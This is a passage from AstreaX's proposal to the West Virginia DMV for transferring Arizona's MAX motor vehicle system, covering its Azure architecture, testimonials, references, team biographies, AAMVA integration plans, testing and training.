The MAX spoke for Production and non-Production includes additional Azure components. An Azure COSMOS database is used to support high speed transactions that are in progress. A MAX transaction that is in progress can be saved in the COSMOS database and then picked up later (same day or even a different day) to continue to be worked. This same spoke utilizes a Service Bus and Service Fabric Queues to support work components that are queued. An example of a queued item may be AAMVA outbound or inbound messages that are stored in the queue and then processed when it is their turn.

The SQL server instance in Production is based upon a cluster of three nodes. The first node is used as the MAX transactional database and the data is updated on this node first and then migrated to Node 2 followed by Node 3 using SQL Server Change Data Capture (CDC). Node 2 is the failover backup database. If there are problems with the transactional database or maintenance needs to be performed, Node 2 will be enabled for transactional support. When the issue or maintenance has been completed Node 2 will be moved back to back-up and Node 1 will become the primary again once the data has been synchronized. The Node 3 database is used primarily for reporting and queries so as to not burden the transactional database on Node 1 (or Node 2).

Within the MAX spoke there are miscellaneous services installed on one or more servers depending on the Motor Vehicle Agency volumes. One example is address validation. The MAX API server will perform an API call to the address validation service to validate/verify the customer address. Other miscellaneous services provided on one or more servers include:

- PDF generation (e.g., payment receipt, transaction history document),
- the third-party business rules engine (either Decisions or a MAX rules engine),
- batch server(s),
- and AAMVA services.

The monitoring of the MAX system is performed via multiple monitors. The monitors send alerts when issues are identified such as loss of a server, high volumes of transactions, response times outside normal boundaries, etc. The monitor alerts are sent to the DevOps team where action is taken.

The Hosted Environment (RFP 4.2.2.22) section includes a detailed list of the Azure components, third-party software products, and open-source products used by MAX.

The diagram below provides an overview of MAX architecture. The AstreaX team will review the architecture with the WVDMMV to answer any questions and provide additional information as required.





Figure 21. MAX Architecture Overview

Testimonials (RFP 4.3.3)

Include various testimonials from third party trade journals or publications that attest to the vendor’s experience. This may include vendor references which outline the number of enterprise class installations.

Featured Microsoft Customer Success Story



The MAX system was featured in Microsoft Customer Success Story in December of 2020, 8 months after the system went live. Some highlights from the Success Story are included below. If desired, the website URL to this Microsoft Customer Success Story can be shared upon request.


“...when MVD innovation takes another leap forward with a modern, cloud-powered super portal delivering secure, improved, and expanded online services—and offering the potential to transform other government transactions.”

According to Eric Jorgensen, Director, Motor Vehicle Division, Arizona Department of Transportation, technical obsolescence was the first driver of change that led to the Motor Vehicle Modernization Project (MvM). *“We were getting to a point where we could not maintain the existing system; it was 40 years old,”* he explains. *“At the same time, the world kept changing ... and it was very difficult for us to make those changes. There was not a lot of flexibility in the system.”* The ultimate impetus to modernize? A

realization that the agency was being held back from delivering greater value to customers. "We needed to change so that the tools, instead of [being] a roadblock to delivering value, became the highway on which we delivered value to the customer," he says. "We had a real push to do things in a way that would allow customers to self-serve ... when they wanted, how they wanted, [and] to give them flexibility, which just wasn't available in the old system."

The growing level of super portal interest reflects what Jorgensen calls "a recognition of the central role that MVD plays in identity," adding, "What we're really about is citizen engagement." Knigge agrees, noting the super portal is aimed at empowering citizens to control their own privacy settings and protect their identities. "Privacy is core to what we do," Jorgensen adds. "We want the citizen to be in control of when their data gets shared and with whom ... for the purpose that they authorize ... and not for something else."

ADOT Press Release



🔍 ☰

MVD online services restored after computer upgrade

Posted on: April 21, 2020

PHOENIX - A project to modernize the computer system driving services for the Arizona Department of Transportation Motor Vehicle Division was successfully implemented over a three-day shutdown, providing better services for customers with a range of new online features.

Services at MVD offices and those provided at Authorized Third Party offices remain unavailable for the time being while the computer system transition is finalized and tested.

Customers will notice immediate improvements to the online services, which can be accessed directly at azmvdnow.gov. AZ MVD Now includes a secure, personal account that all current MVD customers may activate through the azmvdnow.gov website or through ServiceArizona.com.

ServiceArizona.com -- the state's long-standing portal for online services -- will now be available only for registration renewals, viewing available specialty plates, getting a motor vehicle record, ordering a replacement license or ID, obtaining a three-day permit and voter registration. For all other services, customers will be automatically redirected to their azmvdnow.gov account.

In addition to all the services available at ServiceArizona.com, azmvdnow.gov allows customers to do basic title transfers, create prepaid vouchers and add funds to a personal account, view and then order specialty plates, request refunds, manage insurance documents, check title activity, make office appointments and access approximately 30 more services.

Related News

- 01** Reminder: Holiday season a great time to get your AZ Travel ID
- 02** Survey: AZMVDNOW.gov is 'extremely easy' to use
- 03** ADOT MVD unveils 15 new specialty license plates
- 04** Redesigned Phoenix Suns specialty plate now available

Some highlights from the ADOT press release about the MAX system are included below. If desired, the website URL to this ADOT Press Release can be share upon request.



A project to modernize the computer system driving services for the Arizona Department of Transportation Motor Vehicle Division was successfully implemented over a three-day shutdown, providing better services for customers with a range of new online features.

Customers will notice immediate improvements to the online services, which can be accessed directly at azmvdnow.gov. AZ MVD Now includes a secure, personal account that all current MVD customers may activate through the azmvdnow.gov website or through ServiceArizona.com.

...azmvdnow.gov allows customers to do basic title transfers, create prepaid vouchers and add funds to a personal account, view and then order specialty plates, request refunds, manage insurance documents, check title activity, make office appointments and access approximately 30 more services.



References (RFP 4.3.4)

Any references that are provided should include Name, Title, Company Represented, Phone Number, and Email Address information.

The AstreaX team is proud to share the following references from MAX jurisdictions. Arizona's implementation of MAX is live. Wyoming implementation and the Province of Alberta implementation are currently underway. AstreaX is a key partner in all three jurisdictions.

Eric Jorgensen, Director, Motor Vehicle Division

Arizona Department of Transportation
602.712.7502 | ejorgensen@azdot.gov

Misty M. Zimmerman, Program Manager - Driver Services

Wyoming Department of Transportation
307.777.4802 | misty.zimmerman@wyo.gov

Christina Dentzien, Executive Director Service Transformation and Registries Evolution

Government of Alberta
780.235.1773 | christina.dentzien@gov.ab.ca

System Design and Implementation Team (RFP 4.3.5)

Vendor's proposal should include a detailed list of team members that will be involved in the system design and implementation. The vendor may include resumes, certifications, and any other documentation necessary to substantiate experience.

As one can see from the biographies below, AstreaX is proposing a very senior team who possesses deep knowledge of the MAX system, understands how to migrate/modernize from a legacy mainframe system to MAX, and has extensive experience working in the DMV space. These biographies substantiate the deep experience and talent of the team. More background on the proposed AstreaX team, can be provided upon request.

Bronco Briggs, WV Delivery Director

Bronco has over 35 years of experience with Transportation and Licensing systems primarily in the Motor Vehicle and Motor Carrier program areas, having worked with 18 different jurisdictions in the US and Canada. Over his career, he has held various positions supporting Driver System Modernization efforts with deep experience in project and program management, data conversion/migration, business process re-engineering, requirements analysis, application and technical architecture, as well as conceptual and detailed design. Bronco has worked on the Arizona MAX project/with the MAX system since its inception (over 10 years). In his spare time, Bronco likes spending time with his family and grandchildren.

Alessandro Russo, WV Program Manager



With over 13 years of experience in information technology, Alessandro has held several positions from sales engineering to technical project management. Currently, he serves as a senior leader within AstreaX and has built and managed numerous development teams to create and support enterprise applications. Alessandro's primarily focused on Motor Vehicle Modernization efforts including Arizona and Wyoming's MAX implementations. He provides direct oversight to large development teams (comprising Application Architects, Quality Assurance Analysts, Software Developers, and Release Engineers), as well as working closely with executive management on project timelines and roadmaps. Recently, Alessandro has assumed the mantle of Software Development Manager where he's implemented a proven Software Development Lifecycle (including methodology, process, and metrics) across multiple jurisdictions, executed positive change, and ensured and continues to ensure deliverables are on-time and on-budget.

Judi Lepper, Training and OCM Lead



Judi has over 20 years of experience in all facets of learning and development as well as organizational change management (OCM). She has experience developing performance-based, engaging system training programs to drive and support business results. Her skills include instructional design, virtual and in-person facilitation, performance consulting, learning management system (LMS) administration, and performance support documentation.

Judi was key in developing and implementing the end user documentation and training for the Arizona MVD MAX implementation. This includes One Source, Train the Trainer programs, and providing go-live support to all State-run MVD offices and authorized third-party offices. She has worked on MAX for over 2 years and is currently supporting training and OCM efforts for the MAX implementation in Wyoming. In her spare time, Judi likes to cook, to travel with her husband, and to experience the food of other countries and cultures.

Don Logue, Configuration Architect

Don has 40 years of information technology experience, including 30 years serving state & local government clients and 20 years in the DMV industry. He has worked with several jurisdictions throughout the US and Canada on DMV System Modernizations. He has particular expertise in portfolio, program, and project management; application architecture; business and requirements analysis; strategic and tactical planning; software configuration; systems design; and cloud hosting. Don has worked on the Arizona Motor Vehicle Modernization project since its inception and presently serves as Project Office Manager planning future MAX projects as well as other project duties. In his spare time, he enjoys cooking, reading, and traveling.

Rafael Padilla, Infrastructure Architect



Rafael is an accomplished Senior Application Architect and Technology Strategist with an extensive background spanning nearly 29 years in software engineering and 23 years in motor vehicle and transportation systems. Throughout his career, Rafael has effectively managed architecture, and research and development organizations. He has overseen multiple large-scale Microsoft .NET products and led large teams of highly skilled software architects. Rafael's responsibilities have also encompassed establishing and enforcing technical standards and procedures for development teams. He holds a Bachelor of Science in Business Administration with a focus on Management Information Systems from the University of Arizona.

Ryan Starks, Application Architect



Ryan has over 17 years of experience in the Driver and Motor Vehicle systems space. He has served as the principal architect for MAX's core financial component, Motor Carrier functionality, Arizona's Apple mobile identification, and other foundational components of MAX. Ryan is well versed in scrum/agile processes, application and technical architecture, project management, and business to application design. Prior to joining the Arizona team, he worked in five different jurisdictions across all aspects of Driver and Motor Vehicle systems. Outside of work, Ryan can be found either on the softball fields cheering on his daughter or in his kitchen cooking something for his family.

Marco Monreal, Solution Architect



Marco has over 13 years of experience modernizing Motor Vehicle systems primarily focused on Driver Services. Having been part of 3 successful project implementations, he has held various positions supporting Driver Services system modernization efforts with deep experience in system design, requirements analysis, business process re-engineering and application design. He has been part of the Arizona MAX project since 2014 and has helped with a variety of program areas ranging from Customer Management, Title & Registration, and Driver Licensing. His most recent years have been focused on continuous improvement of the Driver License system including critical areas such as AAMVA, driver records, and the ignition interlock program. In his spare time, Marco enjoys spending time with his family and 1 year old son.

Technical Support and Installation Personnel (RFP 4.3.6)

All personnel providing technical support or installation of the recommended solution should be badged representatives that are employed by the hardware/software manufacturers for all hardware components.

In the event that hardware components are required for this project, AstreaX will engage badged personnel as stated. The System Design and Implementation Team (RFP 4.3.5) proposed in the section above are all badged employees of AstreaX.

Documentation (RFP 4.3.2)

The Vendor should provide the following documentation:

Impact Testing (RFP 4.3.2.1)

A detailed description of the integrated hardware/software procedure/process for testing the impact of software and firmware updated prior to installation in the production environment.

The AstreaX team will provision the necessary Azure components working with the WVDMV technical team. Microsoft will be consulted to identify the appropriate Azure region that will be used for West Virginia. If it is decided to leverage the Azure Government Cloud, there are three US based government regions with the closest region to West Virginia being the US Gov Virginia Region. Arizona uses the US Gov Arizona Region and Wyoming is using the commercial West Central US Region in Cheyenne, Wyoming.

The MAX system will be installed initially on Azure development servers/services. Developers and QA resources will perform unit level testing to ensure all components are installed and working correctly. A code deployment along with a data refresh will be performed after each sprint and moved into a test environment. Comprehensive QA tests and in some cases automated scripts will be run to ensure the MAX application is working as intended.

Using a cloud-based environment has the advantage of the provider, in this case Microsoft, performing operating system (OS) and other upgrades as required on virtual machines/servers (VMs) and other Azure components. Azure hosting has the benefit that if a VM fails, a new host is provisioned for the VM server. If firmware maintenance is required, our VM would be transferred to another host that would typically already have the required firmware already applied. When configuring the Azure resources, such as servers, a maintenance window is identified for upgrades to be applied. The AstreaX DevOps team will be responsible for ensuring OS upgrades/patches are applied.

In preparation for go-live, the new WVDMV MAX Driver System will undergo a comprehensive system test. A performance test will be included to ensure the appropriate level of Azure resources have been provisioned and configured. Upon completion of the system and performance testing, the WVDMV will then conduct a user acceptance test. By the time the WVDMV MAX Driver System goes live, the AstreaX team will have successfully completed this Azure deployment and impact testing in multiple jurisdictions.

AstreaX's Experience with AAMVA (RFP 4.3.2.2)

A detailed description of the vendor's experience interfacing/integrating with AAMVA.

The AstreaX team members have been working with AAMVA on multiple program areas since 1990 starting with the CDLIS and PDPS programs. The AstreaX team began working on the AAMVA interfaces

for the Arizona MAX system starting in 2018. The coordination of AAMVA casual and the formal structure testing for the various areas was performed by the AstreaX team working with the Arizona business team.

The AstreaX team has implemented EEE recently in Arizona and is currently working on the conversion to AAMVA RESTful web services in conjunction with the upgrade to DHR and DACH for Arizona. In Wyoming, the plan is to incorporate the code being built in Arizona when the appropriate level of testing has been performed and the code is stable. The causal and structure testing in Arizona is planned for early 2024. Arizona is planning an August 2024 implementation for the DHR and DACH RESTful services. Wyoming will schedule casual and structure testing in late 2024 and early 2025.

For the WVDMV project the AstreaX team will utilize resources and experiences from Arizona and Wyoming to ensure the AAMVA interfaces are delivered for go-live.

Single Point of Contact (RFP 4.3.2.3)

A single point of contact to support all hardware and software that is outlined in this procurement.

The single point of contact for the AstreaX team will be Bronco Briggs, Delivery Director. Bronco's bio and experience can be found above in the System Design and Implementation Team (RFP 4.3.5) section.

Proposed Solution (RFP 4.3.2.4)

The proposed solution and how it will be custom built and tailored to meet the specific requirements outlined in this RFP.

The proposed solution is a transfer solution from Arizona. As such it is not a custom-built solution for West Virginia, but rather is a complete solution that has been in full use in Arizona since 2020, successfully processing millions of services per year. West Virginia will benefit from the best practices designed into the solution as well as the continuous improvements that Arizona has been making since 2020. Further, as other jurisdictions begin using the solution and making their own enhancements and extensions, those can be made available to West Virginia.

The following graphic provides an overview of the Arizona solution.




Figure 22. Example: Overview of Arizona Solution

After transferring the Arizona solution, West Virginia will have their own instance of the solution and can make changes as seen fit. MAX was designed to be configurable. AstreaX expects that many of the changes that West Virginia will require will be completed through configuration. As needed, customizations either through code modification or new code will be made.

Installation, Configuration, and Functional Readiness (RFP 4.3.2.5)

How the vendor will install, configure, and provide functional readiness for the following:

- State to State (S2S) Verification Service for WVDMV.
- Driver History Record (DHR) functionality for WVDMV.
- Exclusive Electronic Exchange (EEE) for WVDMV.
- Drug and Alcohol Clearinghouse Exchange (DACH) for WVDMV.
- State Pointer Exchange Services (SPEXS) 6.3 for WVDMV.
- National Registry of Certified Medical Examiners (NRCME) for WVDMV.

The following describes the state of the required AAMVA components in MAX.

- **State of State.** MAX currently supports S2S
- **Driver History Record.** DHR is currently being developed in Arizona– target date for Production is August 2024
- **Exclusive Electronic Exchange.** MAX currently supports EEE
- **Drug and Alcohol Clearinghouse Exchange.** DACH is currently being developed in Arizona – target date for Production is August 2024

- **State Pointer Exchange Services.** SPEX 6.3 is currently being developed in Arizona – target date for Production is August 2024
- **National Registry of Certified Medical Examiners.** NRCME will be developed by Arizona and Wyoming in 2024

By using the Intergovernmental Agreement with Arizona, the in-progress MAX code for AAMVA and the future code to be developed for NRCME will be available to the WVDMV. The transferred code will be obtained and merged into the WVDMV development code branch. The AAMVA code will be built and deployed to the WVDMV testing environments.

Each one of the AAMVA programs identified above will be configured by the AstreaX team for the WVDMV. The AstreaX team will work with the WVDMV testers to conduct casual and structured testing with AAMVA for the new system.

Training Courses Available (RFP 4.3.2.6)

Suggested training courses and methods, both onsite and available via online resources. If optional training courses are available, the vendor should include pricing.

Even with the best technology available, any system is only as good as the training the employees using it receive. AstreaX takes a comprehensive approach toward educating MAX users. Combining training and on-demand support allows the greatest opportunity for flexibility and end user success at go-live. The overall training program comprises the following key concepts:

- **Available.** AstreaX has a library of self-paced courses, especially related to core, foundational topics including MAX Environments, Searching, Customer, Document Management, Service Flow, Work-In-Progress, Event Management (Driver Improvement), and more. These courses will be customized to the WVDMV's instance of MAX and will be available in SCORM format for implementation in the WVDMV's Learning Management System (LMS). The courses will be accessible for both existing employees as well as new hires. These on-demand courses are most effective when incorporated into the overall change management strategy.
- **Relevant.** Training is specific to the needs of the business unit. Regional Offices and support units have different responsibilities, system security, and perform different types of work. Their training will focus on the functions they will perform in the system.
- **Hands on Practice.** Whether during training or after training, use of a fully functional testing environment of MAX is key for retaining the skills and knowledge learned. The on-demand self-paced courses also provide hands-on practice where possible via the use of simulations.

- Instructor-Led Training (ILT).** AstreaX will also prepare the WVDMV for Instructor-Led Training through a robust train-the-trainer approach, including facilitator guides, participant guides, and other supporting materials.
- Reference Resources after Training.** The MAX system includes One Source, an online reference site for step-by-step instructions with screenshots for all functionality in MAX. This comprehensive resource is easily searchable and tracks search terms to continuously improve search results. Links to One Source are also available from within MAX, in the User Assistance panels (see below for more details).




Figure 23. Sample Listing of MAX Self-Paced Courses

One Source

One Source is a comprehensive online help site that includes search functionality for employees to easily find what they are looking for, from step-by-step system instructions with screenshots, to related policies, forms, and charts.




Figure 24. Sample One Source Home Page

One Source content is broken down into topics and sections. It is designed in a way for easy navigation and reading.

